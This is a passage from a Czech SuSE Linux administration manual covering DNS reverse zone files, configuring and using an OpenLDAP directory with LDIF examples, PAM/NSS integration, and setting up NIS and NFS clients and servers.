mars    IN A~192.168.1.3
```

Obsah souboru 53: Soubor `/var/lib/named/world.zone`

Volba '\$TTL' udává platnost záznamů v souboru a 'SOA' znamená (angl. *Start of Authority*) a uvádí předdefinovanou datovou část – názvy počítačů, E-mailové adresy (zde je zavináč nahrazen tečkou) atd. (popis viz výše).

V dalších dvou souborech se provádí reverzní převod adres pro obě podsítě (viz *Příkladová konfigurace DNS* na následující straně a *Příkladová konfigurace DNS* na následující straně).

```

$TTL 2D
0.168.192.in-addr.arpa. IN SOA gateway.world.all. root.world.all. (
                                2001040501      ; serial
                                1D                ; refresh
                                2H                ; retry
                                1W                ; expiry
                                2D )              ; minimum

                                IN NS              gateway.world.all.

1      IN PTR      gateway.world.all.
2      IN PTR      sun.world.all.
3      IN PTR      moon.world.all.

```

Obsah souboru 54: Soubor 192.168.0.zone

```

$TTL 2D
1.168.192.in-addr.arpa. IN SOA gateway.world.all. root.world.all. (
                                2001040501      ; serial
                                1D                ; refresh
                                2H                ; retry
                                1W                ; expiry
                                2D )              ; minimum

                                IN NS              gateway.world.all.

1      IN PTR      gateway.world.all.
2      IN PTR      earth.world.all.
3      IN PTR      mars.world.all.

```

Obsah souboru 55: Soubor 192.168.1.zone

Spustíte nameserver jako uživatel `root` příkazem `rcnamed start`. Nyní již mohou ostatní počítače posílat dotazy nameserveru, pokud mají v YaST2 uvedenu adresu DNS serveru ('Síť/základní').

Když na konzoli uvedete `nslookup earth`, měl by nameserver vypsat IP adresu nameserveru a pak název a adresu počítače `earth`. Když nebude nameserver fungovat, tak naleznete příčinu v souboru `/var/log/messages`.

Další informace

- Dokumentace pro balík `bind8`:
`file:/usr/share/doc/packages/bind8/html/index.html`.
- Příklad konfigurace je uveden v
`/usr/share/doc/packages/bind8/sample-config`
- Dále [8]named, kde jsou uvedeny i navazující dokumenty RFC, a rovněž pro `named.conf`.

LDAP — adresářové služby

V síťovém prostředí je velmi důležité uchovávat důležité informace na dostupném místě a v uspořádané podobě. Jaké je např. Telefonní číslo kolegyně XY? Jakou má emailovou adresu? Rychlá a jednoduchá dostupnost těchto dat výrazně zvýší efektivitu vaší práce. Cestou k uspořádanosti je nasazení adresářové služby, která podobně jako žluté stránky, ale s mnohem větší rychlostí a pohlím, dokáže zprostředkovat potřebné informace.

V ideálním případě server všechna data uloží do adresáře a pomocí jednotného protokolu je pak distribuuje všem klientům. Data jsou strukturována tak, aby s nimi mohla pracovat celá řada různých aplikací. U adresářů a kalendářů není nutné, aby byla udržována řada nezávislých databází, ale stačí vytvořit jednu centrální. Tím velmi výrazně uspoříte čas a náklady a údržbu několika databází. Použitím otevřeného a standardizovaného protokolu jako LDAP navíc zajistíte, že tyto aplikace budou dostupné pro různé typy aplikací a klientů.

Pojmem adresář v této kapitole rozumíme databázi optimalizovanou pro rychlé a efektivní čtení a vyhledávání, která má tyto vlastnosti:

- Aby byl umožněno vícenásobné čtení v maximálním objemu, je omezen zápis.
- Protože jsou možnosti zápisu značně omezeny, slouží adresářové služby především pro uchování neměnných statických informací. V normální databázi se naopak data mění velmi často. Např. telefonní číslo společnosti se však mění jen velmi zřídka.
- Při změně statických dat je update ostatních dat ze skupiny velmi řídký. U normální databáze s dynamickými daty je naopak konzistence dat prioritní. Na rozdíl od normálních databází nejsou podporovány transakce. Drobné nekonzistence nevedou obvykle u adresářové služby k žádným závažným problémům.

Adresářové služby jako LDAP nejsou navrženy pro podporu komplexní aktualizace a dotazovacího mechanismu. Všechny aplikace mohou k této službě přistupovat rychle a jednoduše.

Rada adresářových služeb existovala a dosud existuje jak na platformě Unix tak mimo ní. Několika příklady jsou Novell NDS, Microsoft ADS, Banyan's Street Talk a the OSI standard X.500. LDAP byl původně navržen jako DAP (Directory Access Protocol) pro X.500. Standard X.500 obsahuje hierarchickou organizaci adresářové struktury.

LDAP obsahuje řadu nových funkcí, které umožňují úspory zdrojů, aniž by došlo ke ztrátě informací v hierarchické struktuře definované X.500. Použití TCP/IP navíc dělá spojení aplikace a LDAP služby ještě jednodušší.

LDAP je dnes samostatným řešením pracujícím bez podpory X.500. LDAP podporuje v LDAPv3 *referrals*, které umožňují vytváření distribuovaných databází. Nové je také použití SASL (Simple Authentication and Security Layer).

LDAP není omezen jen X.500 servery. Open source server `slapd`, dokáže ukládat objektové informace také do lokální databáze. Díky rozšíření `slurpd` je možné LDAP servery replikovat.

Balíček `openldap2` se skládá z:

slapd Z LDAPv3 serveru, který spravuje informace v databázi založené na BerkeleyDB.

slurpd Programu, který umožňuje replikaci změn dat z lokálního serveru na ostatní LDAP servery v síti.

Z dalších nástrojů správy `slapcat`, `slapadd`, `slapindex`

LDAP versus NIS

Unixový administrátoři pro rozpoznávání jmen a distribuci dat v síti tradičně používají službu NIS. Konfigurační data se nacházejí v souborech v adresáři `/etc` a obsah z adresářů `group`, `hosts`, `mail`, `netgroup`, `networks`, `passwd`, `printcap`, `protocols`, `rpc` a `services` je distribuován klientům v síti. Tyto soubory lze velmi jednoduše spravovat, protože jde o jednoduché textové soubory. NIS je určena pouze pro unixové systémy, které slouží jako centrální datoví administrátoři. V heterogenních sítích toto řešení nejde nasadit.

Na rozdíl od NIS není služba LDAP omezená jen na čistě unixové sítě. LDAP podporují Windows servery (od 2000) a podpora obsahuje také Novell.

LDAP je vhodné všude, kde je potřeba kontrola datové struktury. Např.:

- Náhrada NIS.
- Směrování pošty (`postfix`, `sendmail`).
- Adresář emailových klientů jako `Mozilla`, `Evolution` a `Outlook`.
- Administrace popisů zón `BIND9` name serveru.

Struktura adresářového stromu LDAP

LDAP adresář má stromovou strukturu. Tato struktura je označována jako *informační adresářový strom*. Všechny položky (objekty) adresáře mají přesně definované umístění v adresáři. Kompletní cesta k určité položce se nazývá *distinguished name* nebo-li DN. Jednotlivé nody této cesty se nazývají *relative distinguished name* nebo-li RDN. Objekty mohou být dvou typů:

kontejner Tento objekt obsahuje další objekty. Takové objektové třídy jsou `root`, `c` (země), `ou` (oddělení) a `dc` (domain component).

list Tyto objekty se nalézají na samém okraji větve a nemají žádné podobjekty. Jde např. o `person`, `InetOrgPerson` nebo `groupOfNames`.

Na samém vrcholu adresářové struktury stojí objekt `root`. Ten obsahuje podobjekty `c` (země), `dc` (domain component) nebo `o` (organizace).



Figure 16.5: Struktura LDAP adresáře

Aby byl výklad srozumitelnější, ukažme si strom se třemi úrovněmi. Každý rámeček obsahuje jednu položku. Kompletní *distinguished name* pro zaměstnance v `Geeko Linux` je v našem případě `cn=Geeko Linux, ou=doc, dc=suse, dc=de`. Je tvořeno přidáním RDN `cn=Geeko Linux` do DN `ou=doc, dc=suse, dc=de`.

Typ objektů uložených v DIT je omezen jejich *objektovou třídou*. Objektová třída určuje vlastnosti, které objekt *musí* nebo *může* mít. Schéma tak musí obsahovat definici všech objektů a atributů. K dispozici máte několi obvyklých schémat (viz. RFC 2252 a 2256). Samozřejmě je však možné vytvořit si schéma vlastní, které bude vyhovvat vce vašim požadavkům.

Tabulka 16.13 nabízí krátký přehled tříd objektů z `core.schema` a `inetorgperson.schema` použitých v příkladě. Najdete zde také vlastnosti a platné hodnoty těchto vlastností.

Objektová třída	Význam	Položka	Vlastnosti
dcObject	<i>domainComponent</i> (komponenta domény)	suse	dc
organizationalUnit	<i>organizationalUnit</i> (oddělení)	doc	ou
inetOrgPerson	<i>inetOrgPerson</i> (osobní data pro intranet nebo Internet)	Geeko Linux	sn a cn

Tabulka 16.13: Obvykle používané objektové třídy a atributy

Ve výtupu 14 vidíte některá zadání schémata spolu s komentáři významu.

```
...
#1 attributetype ( 2.5.4.11 NAME ( 'ou' 'organizationalUnitName' )
#2      DESC 'RFC2256: organizational unit this object belongs to'
#3      SUP name )

...
#4 objectclass ( 2.5.6.5 NAME 'organizationalUnit'
#5      DESC 'RFC2256: an organizational unit'
#6      SUP top STRUCTURAL
#7      MUST ou
#8      MAY ( userPassword $ searchGuide $ seeAlso $ businessCategory $
             x121Address $ registeredAddress $ destinationIndicator $
             preferredDeliveryMethod $ telexNumber $
             teletexTerminalIdentifier $ telephoneNumber $
             internationalISDNNumber $ facsimileTelephoneNumber $
             street $ postOfficeBox $ postalCode $ postalAddress
             $ physicalDeliveryOfficeName $ st $ l $ description) )

...
```

Výstup 14: Část z `schema.core`
(číslování řádek)

Vlastnost `organizationalUnitName` a odpovídající objektová třída `organizationalUnit` zde slouží jako dobrý příklad zadání. Řádka 1 obsahuje jméno vlastnosti, unikátní OID (*object identifier*) (číselný údaj) a zkratku.

Řádka 2 obsahuje krátký popis vlastnosti s `DESC`. Je zde uveden i odkaz na příslušný RFC. `SUP` v řádce 3 uvádí vlastnosti, na kterých je tato vlastnost závislá.

Samotná definice objektové třídy `organizationalUnit` začíná na řádce 4. Obsahuje např. definici vlastnosti, OID a jméno třídy. Na řádce 5 je krátký popis objektové třídy. V řádce 6 s `SUP` `top` není závislý na jiné třídě. V řádce 7 začínající řetězcem `MUST` jsou vypsány všechny vlastnosti, které *musí* obsahovat typ `organizationalUnit`. Na řádce 8 obsahující řetězec `MAY` jsou vypsány všechny vlastnosti, které *mohou* být s touto objektovou třídou používány.

Velmi hezký úvod do schémat najdete po instalaci v dokumentaci OpenLDAP. Dokumentaci najdete v souboru `/usr/share/doc/packages/openldap2/admin-guide/index.html`.

Konfigurace LDAP serveru v souboru `slapd.conf`

Kompletní konfigurační soubor LDAP serveru se nachází v souboru `/etc/openldap/slapd.conf`. Každá položka je doplněna komentářem. Položky začínající na znak `#` jsou zakomentované a tedy neaktivní. Pokud je chcete aktivovat, musíte znak smazat.

Globální nastavení

```
include /etc/openldap/schema/core.schema include
/etc/openldap/schema/inetorgperson.schema
```

Výstup 15: `slapd.conf`: Include příkaz pro schéma

První položku `slapd.conf` vidíte v 15. Určuje schéma LDAP adresáře. Můžete zde k základnímu schématu `core.schema` přidávat i dodatečná schémata (v našem případě `inetorgperson.schema`). Pro nahrazení NIS službou LDAP budete potřebovat dvě schémata `rfc2307.schema` a `cosine.schema`. Informace o této problematice najdete v dokumentaci OpenLDAP.

```
pidfile /var/run/slapd.pid
argsfile /var/run/slapd.args
```

Výstup 16: *slapd.conf: pidfile a argsfile*

Tyto dva soubory obsahují PID (process ID) a některé argumenty, se kterými je spouštěn slapd. Žádné změny zde nejsou potřebné.

```
%
%

#
# Sample Access Control
#     Allow read access of root DSE
#     Allow self write access
#     Allow authenticated users read access
#     Allow anonymous users to authenticate
#
access to dn="" by * read
access to *
    by self write
    by users read
    by anonymous auth
#
# if no access controls are present, the default is:
#     Allow read by all
#
# rootdn can always write!
```

Výstup 17: *slapd.conf: kontrola přístupu*

V 17 je část ze souboru `slapd.conf`, která se týká nastavení přístupu k adresáři LDAP. Tato nastavení uvedená v globální sekci souboru `slapd.conf` jsou platná až do okamžiku vytvoření vlastních nastavení v části databáze. V našem příkladě mají všichni uživatelé práva pro čtení, ale pouze administrátor (`rootdn`) může do této databáze zapisovat. Nastavení přístupových práv v LDAP je poměrně složité téma, ve kterém by vám mohlo pomoci několik typů:

- Každé nastavení přístupu má tuto strukturu:

```
access to <what> by <who> <access>
```

- **what** nahradíte objektem nebo vlastností, ke které se má přistupovat. Jednotlivé větve adresáře mohou být chráněny vlastními pravidly. Pokud chcete, můžete pro celý adresář použít jedno nastavení obsahující regulární výrazy. Program slapd se pak postará o správnou interpretaci tohoto nastavení.

- **who** nahradíte uživatelským jménem osob, které k objektu mají přístup. Stejně jako v předešlém případě lze použít regulární výrazy.

Možná jsou nastavení (viz. tabulka 16.14):

Tag	Význam
*	Všichni uživatelé
anonymous	neověření ((angl. <i>anonymous</i>)) uživatelé
users	ověření uživatelé
self	uživatelé spojení s cílovým objektem
dn=<regex>	všichni uživatelé vyhovující regulárnímu výrazu

Tabulka 16.14: Skupiny uživatelů a jejich přístup

- **access** uvádí typ přístupu. Možná nastavení najdete v tabulce 16.15.

Tag	Význam
none	bez přístupu
auth	kontaktování serveru
compare	porovnání
search	vyhledávání pomocí filtru
read	čtení
write	zápis

Tabulka 16.15: Typy přístupu

slapd porovnává dotazy klientů s nastavením v souboru `slapd.conf`. Klientovi je přístup povolen jen v případě, že splňuje požadavky pro přístup.

V 18 je ukázáno jednoduché nastavení přístupových práv pomocí regulárního výrazu.

```
access to dn.regex="ou=([^\,]+),dc=suse,dc=de"
    by cn=administrator,ou=$1,dc=suse,dc=de write
    by user read
    by * none
```

Výstup 18: `slapd.conf`: příklad nastavení přístupových práv

V tomto příkladě má práva zápisu do položky `ou` pouze administrátor. Všichni ostatní ověření uživatelé mají práva ke čtení. Ostatní uživatelé nemají žádný přístup.

Tip

Vytvoření pravidel

Pokud chybí `access` nebo není zadána proměnná **who**, není přístup povolen. Jestliže nebudete zadávat žádné pravidlo, nastaví se výchozí přístupová práva. Výchozí nastavení obsahuje práva zápisu pouze pro administrátora. Všichni ostatní mají práva čtení.

Tip

Více informací a příklady nastavení LDAP přístupu najdete v dokumentaci po instalaci balíčku `openldap2`.

Mimo nastavení přístupových práv v centrálním konfiguračním souboru (`slapd.conf`) je k dispozici také ACI, Access Control Information. ACI umožňuje uložení informací o objektu mimo LDAP strom. Tento styl přístupu však není stále ještě obvyklý a je doporučen pouze pro experimentální nasazení. Informace najdete na stránce <http://www.openldap.org/faq/data/cache/758.html>.

Nastavení specifická pro databázi

```
database          ldbm
suffix            "dc=suse,dc=de"
rootdn            "cn=admin,dc=suse,dc=de"
# Clear text passwords, especially for the rootdn, should
# be avoided. See slapd(8) and slapd.conf(5) for details.
# Use of strong authentication encouraged.
rootpw            secret
# The database directory MUST exist prior to running slapd AND
# should only be accessible by the slapd/tools. Mode 700 recommended.
directory         /var/lib/ldap
# Indices to maintain
index             objectClass      eq
```

Výstup 19: slapd.conf: nastavení specifická pro databázi

Typ databáze (v našem případě LDBM) je dán první řádkou této sekce (viz. 19). V druhé řádce se nachází nastavení části stromu, za kterou uvedený LDAP server zodpovídá. V `rootdn` je nastavení administrátora serveru. Heslo administrátora je nastaveno programem `slappasswd`. Položka `directory` obsahuje adresář, kde je uložena databáze. Poslední část `index objectClass eq` určuje správu indexů. Vlastní nastavení přístupu se zapisuje do `Access`.

Spuštění a zastavení serveru

Po konfiguraci spustíte LDAP server jako uživatel `root` příkazem:

```
rcldap start.
```

Ručně server zastavíte příkazem:

```
rcldap stop.
```

Stav serveru získáte zadáním příkazu:

```
rcldap status.
```

Pokud chcete LDAP server spouštět automaticky při startu systému, použijte editor úrovní běh v programu YaST (viz. *YaST Editor úrovní běhu* na straně 357). Zde můžete server také zastavit či restartovat. Automatické spuštění při startu systému můžete zajistit také pomocí příkazu `insserv` (viz. *Vkládání skriptů* na straně 355).

Správa dat v LDAP adresáři

OpenLDAP nabízí pro správu celou řadu nástrojů. Čtyři nejdůležitější jsou určeny pro vkládání, mazání, vyhledávání a změnu dat.

Vložení dat do LDAP adresáře

Po nastavení LDAP serveru v souboru `/etc/openldap/lsapd.conf` a spuštění je vše připraveno pro používání. prvním krokem je vložení dat do databáze. Pokud je to možné, vkládejte víc dat najednou. OpenLDAP se k vkládání dat používá příkaz `ldapadd`. LDAP je schopný používat LDIF formát (LDAP Data Interchange Format). LDIF soubor je jednoduchý textový soubor obsahující páry vlastnost — hodnota. Příklad LDIF souboru:

```
# The SUSE Organization
dn: dc=suse,dc=de
objectClass: dcObject
objectClass: organization
o: SuSE AG
dc: suse

# The organizational unit development (devel)
dn: ou=devel,dc=suse,dc=de
objectClass: organizationalUnit
ou: devel
```

```
# The organizational unit documentation (doc)
dn: ou=doc,dc=suse,dc=de
objectClass: organizationalUnit
ou: doc

# The organizational unit internal IT (it)
dn: ou=it,dc=suse,dc=de
objectClass: organizationalUnit
ou: it
```

Obsah souboru 56: Example for an LDIF File

Poznámka

Kódování LDIF souborů

LDAP pracuje s UTF-8 (Unicode). Používejte proto editor s podporou UTF-8 (např. Kate nebo novější verze Emacs). Jestliže použijete editor bez podpory UTF-8, budou se špatně zobrazovat znaky s českou diakritikou. Pokud potřebujete překódovat již existující text, použijte program `recode`.

Poznámka

Soubor se ukládá s příponou `.ldif` a serveru se předá příkazem:

```
ldapadd -x -D <dn of the administrator> -W -f <file>.ldif
```

První volba `-x` vypíná ověřování pomocí SASL. Volba `-D` specifikuje uživatele, který operaci volá. Za touto volbou musí následovat DN administrátora tak, jak je uvedeno v souboru `slapd.conf`. V našem příkladu jde o `cn=admin,dc=suse,dc=de`. Volbou `-W` umožníte zadání hesla. Jde o heslo ze souboru `slapd.conf` zadané v `rootpw`. Volbou `-f` předáte jméno souboru. Běh programu `ldapadd` je uveden v 20.

```
ldapadd -x -D cn=admin,dc=suse,dc=de -W -f example.ldif
Enter LDAP password:
adding new entry "dc=suse,dc=de"
adding new entry "ou=devel,dc=suse,dc=de"
adding new entry "ou=doc,dc=suse,dc=de"
adding new entry "ou=it,dc=suse,dc=de"
```

Výstup 20: ldapadd s example.ldif

Data jednotlivých uživatelů lze připravit v oddělených LDIF souborech:

```
# The colleague Tux
dn: cn=Tux Linux,ou=devel,dc=suse,dc=de
objectClass: inetOrgPerson
cn: Tux Linux
givenName: Tux
mail: tux@suse.de
uid: tux
telephoneNumber: +49 1234 567-8
```

Výstup 21: LDIFdata uživatele Tux

LDIF soubor může obsahovat více objektů. Jednotlivé větve stromu je tak možné vložit do databáze najednou nebo vždy po jedné větvi. Pokud se některé části mění častěji, je vhodné použít pro ně vlastní nastavení.

Modifying Data in the LDAP Directory

Ke změně dat se používá příkaz `ldapmodify`. Nejjednodušší způsob je změnit již existující LDIF soubor a ten pak předat serveru. Pokud byste např. chtěli změnit telefonní číslo kolegy Tuxe z +49 1234 567-8 na +49 1234 567-10, editujte LDIF soubor takto:

```
# The Colleague Tux
dn: cn=Tux Linux,ou=devel,dc=suse,dc=de
changetype: modify
replace: telephoneNumber
telephoneNumber: +49 1234 567-10
```

Výstup 22: Změněný LDIF soubor tux.ldif

Změněný soubor importujete na server příkazem:

```
ldapmodify -x -D cn=admin,dc=suse,dc=de -W -f tux.ldif
```

Vlastnosti lze měnit i přímo takto:

- Spustíte příkaz `ldapmodify` a zadejte heslo:

```
ldapmodify -x -D cn=admin,dc=suse,dc=de -W
Enter LDAP password:
```

- Při zadání změn je nutné dodržovat syntaxi. Příkazy pro náš případ vypadají takto:

```
dn: cn=Tux Linux,ou=devel,dc=suse,dc=de
changetype: modify
replace: telephoneNumber
telephoneNumber: +49 1234 567-10
```

Více informací o syntaxi `ldapmodify` najdete v jeho manuálových stránkách.

Vyhledávání dat v LDAP adresáři

OpenLDAP obsahuje příkaz `ldapsearch`, který umožňuje vyhledávání a čtení dat z LDAP adresáře. Jednoduchý dotaz má následující syntaxi:

```
ldapsearch -x -b "dc=suse,dc=de" "(objectClass=*)"
```

Volbou `-b` nastavíte základnu. V naše případě `dc=suse,dc=de`. Subsekcí k prohledávání nastavíte pomocí volby `-b`. Pomocí `-x` spustíte jednoduché ověřování. `(objectClass=*)` určuje, že budou čteny všechny objekty. Tento příkaz je vhodný např. po vytvoření stromu k ověření správnosti záznamů. Více informací získáte v manuálových stránkách příkazu `ldapsearch`, které vyvoláte zadáním (`man ldapsearch`).

Mazání dat z LDAP adresáře

Jednotlivé položky smažete pomocí příkazu:

```
ldapdelete.
```

Syntaxe je podobná jako u příkazů uvedených výše. Např. položku `Tux Linux` smažete příkazem:

```
ldapdelete -x -D "cn=admin,dc=suse,dc=de" -W cn=Tux \
Linux,ou=devel,dc=suse,dc=de
```

Konfigurace LDAP pomocí programu YaST

Poznámka

Konfigurace LDAP serveru

YaST lze použít při organizaci LDAP stromu, ale ne při nastavení LDAP serveru. LDAP server musíte nastavit ještě před tím, než spustíte modul programu YaST. Seznam schémat musí obsahovat `yast2userconfig.schema`, `(rfc2307bis.schema` a `cosine.schema)`. Zadejte základnu LDAP stromu.

Poznámka

SuSE Linux umožňuje ke správě dat skupin a uživatelů použít místo NIS LDAP. Modul programu YaST pro ověřování v síti najdete v ‘Síťové služby’ → ‘LDAP klient’. Zde můžete aktivovat administraci LDAP a nastavit základní položky, na které se bude YaST ptát.

Standardní procedura

Při aktivaci LDAP pro ověřování v síti nebo po spuštění modulu YaST se nainstalují balíčky `pam_ldap` a `nss_ldap` a nastaví se dva příslušné konfigurační soubory.

`pam_ldap` je PAM modul odpovědný při přihlášení za přenos dat z LDAP.

```
auth:      use_ldap nullok
account:   use_ldap
password:  use_ldap nullok
session:   none
```

Výstup 23: pam_unix2.conf přizpůsobený pro LDAP

Pokud provádíte konfiguraci ručně, již uzpůsobené konfigurační soubory najdete v adresáři `/usr/share/doc/packages/pam_ldap/pam.d/`. Soubory přepokopírujte do `/etc/pam.d`.

Rozpoznávání jmen `glibc` přes `nsswitch` pomocí LDAP je řešeno s `nss_ldap`. Nový soubor `nsswitch.conf` je vytvořen v adresáři `/etc/` při instalaci balíčku. Více o práci s `nsswitch.conf` najdete v části *Konfigurační soubory* na straně 383. V souboru `nsswitch.conf` musí být následující řádky:

```
passwd: files ldap
group:  files ldap
```

Výstup 24: Přizpůsobení nsswitch.conf

Další informace

Tato kapitola neobsahuje řadu témat, které spadá do nastavení LDAP. Velmi vyčerpávajícím způsobem je nastavení popsáno v *OpenLDAP 2.1 Administrator's Guide* (viz. níže).

Velmi rozsáhlou dokumentaci najdete přímo na stránkách projektu OpenLDAP:

OpenLDAP Faq-O-Matic Sbírka otázek a odpovědí týkajících se instalace, konfigurace a správy OpenLDAP.

<http://www.openldap.org/faq/data/cache/1.html>.

Quick Start Guide Jednoduchá instalační příručka LDAP serveru.

<http://www.openldap.org/doc/admin21/quickstart.html>

nebo přímo na vašem počítači v souboru `/usr/share/doc/packages/openldap2/admin-guide/quickstart.html`

OpenLDAP 2.1 Administrator's Guide detailní informace o konfiguraci LDAP včetně kontroly přístupu a šifrování.

<http://www.openldap.org/doc/admin21/> nebo přímo na vašem počítači v souboru `/usr/share/doc/packages/openldap2/admin-guide/index.html`

IBM vydalo o LDAP tyto červené knihy:

Understanding LDAP Základní principy LDAP.

<http://www.redbooks.ibm.com/redbooks/pdfs/sg244986.pdf>

LDAP Implementation Cookbook Zaměřena především na *IBM SecureWay Directory*. Obsahuje však také základní informace o LDAP.

<http://www.redbooks.ibm.com/redbooks/pdfs/sg245110.pdf>

Tištěné knihy o LDAP:

- Howes, Smith, and Good: *Understanding and Deploying LDAP Directory Services*. Addison-Wesley, 2. Aufl., 2003. - (ISBN 0-672-32316-8)
- Hodges: *LDAP System Administration*. O'Reilly & Associates, 2003. - (ISBN 1-56592-491-6)

Dokumentaci pro LDAP v RFCs od 2251 do 2256.

NIS – uživatelé v síti

Jakmile přistupuje v síti více unixových počítačů ke společným prostředkům, je třeba zajistit, aby bylo všude společné označení uživatelů a skupin. Síť musí být pro každého uživatele transparentní – ať pracuje na kterémkoli z těchto počítačů, vždy by měl najít stejné prostředí. Toto je umožněno pomocí služeb *NIS* a *NFS*. *NFS* slouží pro přístup k souborovým systémům přes síť a bude popsán v odst. *NFS – distribuované souborové systémy* na straně 422.

NIS (angl. *Network Information Service*)¹ je ve své podstatě databázová služba, umožňuje po síti přístup k souborům `/etc/passwd`, `/etc/shadow` nebo `/etc/group`. *NIS* se dá použít i pro další úlohy (např. pro `/etc/hosts` nebo `/etc/services`).

NIS-pán a otrok, master/slave

Pro instalaci spusťte jako uživatel `root` `YaST` a v něm konfiguraci síťových služeb a pak konfiguraci *NIS* serveru.

Pokud v síti ještě *NIS* server nemáte, je třeba v následujícím dialogu zvolit 'Instalovat a nastavit *NIS* master server'.

Figure 16.6: YaST: Povolení *NIS* serveru

Pak přejdete do dialogu 'Nastavení primárního serveru *NIS*'. V tomto dialogu nastavíte 'Jméno domény *NIS*'. Níže pak určíte, jestli bude počítač také *NIS*

¹Pro *NIS* se často používá synonymum 'YP'; což znamená *yellow pages*, tj. žluté stránky pro danou síť.

klient tak, aby se na tento počítač mohl přihlásit uživatel a obdržel informace NIS serveru. K tomu slouží tlačítko 'Tento hostitel je také NIS klientem'.

Když si později v síti vytvoříte další NIS server (slave) – nezapomeňte zaškrtnout tlačítko 'Existuje aktivní sekundární NIS server'. Kromě toho byste měli zapnout i rychlou distribuci mapy, která zajistí velmi rychlý přenos informací z primárního (master) NIS serveru na sekundární (slave).

Jestli chcete uživatelům v síti povolit vlastní změnu hesla uloženého na NIS serveru (příkazem `yppasswd`), vyberte 'Povolit změnu hesel'. 'Povolit změnu pole GECOS' umožní uživateli změnit i nastavení svého jména a adresy (příkazem `ypchfn`). 'Povolit změnu přihlašovacího shellu', že si může uživatel zvolit, zda bude při startu otevřen např. `sh` místo `bashe` – nastavení se provádí příkazem `ypchsh`.

Tlačítkem 'Ostatní globální nastavení' přejdete do dialogu 'Nastavení detailů primárního serveru NIS' (viz obr. ?? na straně ??), kterým můžete změnit standardní adresář `/etc`. Na velkých systémech bývají NIS hesla a další soubory uloženy do `/etc/yp`.

Pokud jste předtím aktivovali tlačítko 'Existuje aktivní sekundární NIS server', pak je třeba nyní uvést název/názvy počítačů, které budou fungovat jako sekundární servery. Pak pokračujte – v případě, že nepoužíváte otroky, přejděte rovnou do tohoto dialogu. Zde můžete upravit mapy, které budou z NIS serveru přeneseny na klienty. Většinou nechte nastavení v tomto dialogu změnu – pokud budete chtít něco změnit, pak si měli dobře přečíst dokumentaci k NISu. V posledním dialogu určíte, které sítě mohou přistupovat k NIS serveru (viz. `/susevreffig:inst.nissserver3`). Zde můžete nastavit např. následující

```
255.0.0.0 127.0.0.0
0.0.0.0 0.0.0.0
```

kde první zápis umožňuje přístup z vašeho počítače a druhý pak přístup všem, kdo mají přístup do lokální sítě.

Nastavení NIS klienta v YaST

Tímto modulem můžete konfigurovat NIS klienta. V úvodním dialogu potvrdíte používání NIS. V dalším si pak můžete vybrat mezi dynamickým nalezením NIS serveru pomocí DHCP nebo statickým nastavením domény a IP adresy NIS serveru.

Zaškrtnutím položky 'Spustit automatické připojení' v prvním dialogu způsobíte, že se NIS klient spustí vždy automaticky při startu počítače.

Figure 16.7: Povolení NIS klienta

Ruční nastavení NIS klienta

Programy pro zřízení klienta NIS pro SuSE Linux obsahuje balík `ypbind`, série `n`. Postupuje se přitom v následujících krocích:

- Nastavte NIS doménu v souboru `/etc/defaultdomain`. Nepleťte si ale NIS doménu s DNS doménou. Ty sice mohou být stejné, ale jinak spolu vůbec nesouvisí
- Název NIS serveru se zapisuje do souboru `/etc/yp.conf`

```
ypserver 192.168.0.1
```
- Název NIS serveru (např. `helios.cosmos.com`) musí být možné převést pomocí `/etc/hosts`
- NIS se realizuje prostřednictvím RPC(angl. *Remote Procedure Calls*), proto je nezbytné, aby běžel `RPC-portmapper`. Tento server se spouští skriptem `/etc/init.d/portmap`
- Doplnit položky v `/etc/passwd` a `/etc/group`. Aby bylo možné provést po prohledání lokálních souborů dotaz na NIS serveru, musí být odpovídající soubory doplněny o řádek, který začíná znakem `plus`
- NIS umožňuje aktivovat celou řadu dalších voleb v souboru `/etc/sysconfig/ypbind`

- Posledním krokem pro nastavení NIS klienta je spuštění ypbind a tím vlastního NIS klienta
- Pak už je třeba pouze restartovat systém nebo restartovat síť příkazy

```
earth: # rcnetwork restart
earth: # rcypbind restart
```

Primární a sekundární NIS server

Pro tuto službu instalujte balík `ypserv`, série `n`; podrobný návod najdete v `/usr/share/doc/packages/yp/HOWTO`.

Navíc musí běžet také `portmapper`. Pokud disponuje integrovaným `tcp-wrapperem`, pak je třeba upravit soubory `/etc/hosts.allow` a `/etc/hosts.deny`.

Většinou jsou sdíleny pouze `/etc/passwd`, `/etc/shadow` a `/etc/group`, ale můžete také dát k dispozici `/etc/hosts` a `/etc/services`.

Klienti a servery musí mít stejný název domény, který je možné libovolně zvolit a nemusí odpovídat žádné registrované doméně. Tento název je třeba uvést v souboru `/etc/defaultdomain`.

Ruční import souborových systémů

Importovat systém souborů ze serveru NFS je snadné. Jediným předpokladem je, aby již běžel RPC portmapper. Spuštění serveru NFS již bylo ukázáno v souvislosti s NIS (viz odst. *Ruční nastavení NIS klienta* na straně 420). Je-li tento předpoklad splněn, mohou se souborové systémy exportované z jiného počítače připojovat stejně snadno jako lokální souborové systémy příkazem:

```
mount
```

Syntaxe je zde `mount -t nfs Pocitac:Vzdalená_cesta Lokální_cesta`

Pokud se má například připojit adresář `/home` počítače `linux` namísto adresáře `/home` na našem počítači, dosáhneme toho následujícím příkazem:

```
earth: # mount -t nfs linux:/home /home
```

Exportování souborových systémů v YaST

Spustíte v síťových službách modul 'NFS server'

Figure 16.9: YaST2: Konfigurace NFS serveru

A nyní provedete takřka to samé jako při připojování klienta, tj. určíte, který adresář bude exportován a níže pak uvést počítače, které budou mít přístup k exportovaným datům (viz obr. ?? na straně ??). Při volbě počítačů máte k dispozici čtyři volby – `single host`, `netgroups`, `wildcards` a `IP networks`. Bližší informace o jednotlivých volbách naleznete v `man exports`.

Ruční export souborových systémů

Počítač, který exportuje souborové systémy, se nazývá server NFS. Musí na něm být spuštěny následující síťové služby:

- `RPC portmapper (portmap)`
- `RPC mount démon (rpc.mountd)`
- `RPC NFS démon (rpc.nfsd)`

